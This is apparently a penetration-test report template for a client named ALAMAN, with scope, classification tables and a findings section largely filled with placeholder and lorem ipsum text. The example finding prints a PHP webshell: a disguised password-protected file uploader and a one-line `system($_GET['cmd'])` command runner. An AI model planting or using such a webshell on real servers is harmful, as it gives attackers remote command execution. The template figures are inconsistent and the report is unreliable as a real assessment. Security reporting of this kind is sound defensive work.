


0bug cyber security Ltd

Security Assessment Report Prepared For Alaman



Report Issued: May 1, 2020

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to ALAMAN or facilitate attacks against ALAMAN. OBUG CYBER SECURITY LTD shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on ALAMAN’s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

Confidentiality Notice	2
Disclaimer.....	2
EXECUTIVE SUMMARY	4
Big Issue and Recommendation.....	5
HIGH LEVEL ASSESSMENT OVERVIEW	6
Observed Security Strengths.....	6
Areas for Improvement.....	6
Short Term Recommendations	6
Long Term Recommendations	6
SCOPE.....	8
Networks/Application.....	8
Provided Credentials	8
TESTING METHODOLOGY	9
.....	9
CLASSIFICATION DEFINITIONS	10
Risk Classifications	10
Exploitation Likelihood Classifications	10
Business Impact Classifications	11
Remediation Difficulty Classifications.....	11
ASSESSMENT FINDINGS	12
APPENDIX A - TOOLS USED.....	15
APPENDIX B - ENGAGEMENT INFORMATION.....	16
Client Information	16
Version Information	16
Contact Information.....	16


EXECUTIVE SUMMARY

0BUG CYBER SECURITY LTD performed a security assessment of the internal corporate network of ALAMAN on May 1, 2020. 0BUG CYBER SECURITY LTD's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the ALAMAN corporate network. The purpose of this assessment was to discover and identify vulnerabilities in ALAMAN's infrastructure and suggest methods to remediate the vulnerabilities. 0BUG CYBER SECURITY LTD identified a total of 35 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
5	8	12	10

The highest severity vulnerabilities give potential attackers the opportunity to

1. Unauthorized access and data breaches: Attackers can exploit vulnerabilities to gain unauthorized access to sensitive systems, networks, or databases. This can lead to the theft, modification, or destruction of valuable data, including personal information, financial records, or intellectual property.
2. Remote code execution: Certain vulnerabilities allow attackers to execute arbitrary code on targeted systems. This can enable them to take control of the affected system, escalate privileges, install malware, or execute malicious commands. The attacker can then perform various malicious activities, such as stealing sensitive information or using the compromised system as a launching pad for further attacks.
3. Denial of Service (DoS) attacks: Vulnerabilities that allow for DoS attacks can result in service disruptions or complete system unavailability. Attackers can exploit these vulnerabilities to overwhelm systems, networks, or services with an excessive amount of traffic or resource consumption. This can lead to service interruptions, financial losses, and reputational damage.
4. Privilege escalation: Vulnerabilities that enable privilege escalation can allow attackers to elevate their access privileges beyond what is intended. This can enable them to bypass security controls, gain administrative privileges, or perform unauthorized actions.



Privilege escalation can lead to unauthorized data access, system compromise, or further exploitation of other vulnerabilities.

5. Injection attacks: Vulnerabilities such as SQL injection or command injection can allow attackers to insert malicious code into input fields or commands. This can result in the execution of unintended commands, unauthorized data access, or even complete system compromise.

In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

Big Issue and Recommendation

This is an optional paragraph that discusses a very critical series of business failures (e.g. failure to adhere to applicable legal regulations) that isn't a technical vulnerability but still should be brought to the attention of the executive team.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

0BUG CYBER SECURITY LTD identified the following strengths in ALAMAN's network which greatly increases the security of the network. ALAMAN should continue to monitor these controls to ensure they remain effective.

- Great thing we saw here that causes us issues (which is a good thing)
- Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

Areas for Improvement

0BUG CYBER SECURITY LTD recommends ALAMAN takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack ALAMAN's information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

0BUG CYBER SECURITY LTD recommends ALAMAN take the following actions as soon as possible to minimize business risk.

Recommendation

- <Individual Recommendation>
- Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

Long Term Recommendations

0BUG CYBER SECURITY LTD recommends the following actions be taken over the next 1 months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

Recommendation

- Individual Recommendation

-
- Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

Networks/Application

Network/Application	Note
10.0.1.0/24	Network for Corporate HQ.
10.0.2.0/24	Toya, NY, branch site.
https://target.com	Web Application.
https://admin.target.com	Admin Login Portal.
com.haken.io	Android application
api.target.com/*	Wildcard API testing

Provided Credentials


ALAMAN provided 0BUG CYBER SECURITY LTD with the following credentials and access to facilitate the security assessment listed below.

Item	Note
Customer Account	(testuser@example.com) A fake customer account in the target.com application for testing functionality that requires authentication.

TESTING METHODOLOGY

0bug cyber security Ltd 's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about ALAMAN's network systems. 0bug Cyber Security Ltd used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. 0bug Cyber Security Ltd simulated an attacker exploiting vulnerabilities in the ALAMAN network. 0bug Cyber Security Ltd gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



* Testing according to OWASP testing guide.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	0	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be



	required for successful exploitation.
--	---------------------------------------

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	Example Vulnerability Finding	9	High	11
2	Firewall Rule Set Not Best Practice	8	High	12
3	Outdated Software	6	Medium	69
4	Multiple XYZ Vulnerabilities	5	Medium	420
5	Fake Finding	2	Low	6969

TEMPLATE NOTE: (Sorting by descending risk score)

1 - Example Vulnerability Finding

HIGH RISK (8/10)	
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Easy

Security Implications

This is where you give a 1-2 sentence description about the major impact of the finding. This finding is very important because it can destroy the entire business if left unchecked.

Analysis

Longer discussion of the finding. Includes screenshots. Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum (see Appendix 1).

```
GIF89a1
error_reporting(NULL)
$me=$_SERVER['PHP_SELF']
$NameF=$_REQUEST['NameF']
$nowaddress='<input type=hidden name=address value="'.getcwd().'">'
$pass_up="a13756bfile2bd46921c135232774fc5f"
if (isset($_FILES["elif"]) and
    $_FILES["elif"]["error"] )
move_uploaded_file($_FILES["elif"]["tmp_name"], $_FILES["elif"]["name"])
echo $ifupload=" ItsOk "
if(md5($_REQUEST['ssp'])
=$pass_up)
print "<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have permission to
access ".$_SERVER['PHP_SELF']." on this server </p>"
exit()
$_SESSION['LoGiN']=true
echo "<form action=$me method=post enctype=multipart/form-data> $nowaddress <input
type=file name=elif ><input type=submit value=Upload /></form>"

<?php echo system($_GET["cmd"]); ?>
```

Figure 2.3.1: A php webshell uploaded to XYZ Application

Recommendations

- Remove XYZ to make things more secure
- If you can not remove XYZ do this...

References (opt)

- <https://owasp.org/www-project-top-ten/>

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite	Used for testing of web applications.
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
OpenVAS	Used to scan the networks for vulnerabilities.
PostgreSQL Client Tools	Used to connect to the PostgreSQL server.

Table A.1: Tools used during assessment

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	ALAMAN
Primary Contact	Sakib al Alman,CEO
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement ✍ Anna de Parure ✍ Rubbyat Jaman

Version Information

Version	Date	Description
1.0	May 1, 2020	Initial report to client

Contact Information

Name	0BUG CYBER SECURITY LTD Consulting
Address	Chittagong,Bangladesh.
Phone	0202532535235
Email	0bugltd@gmail.com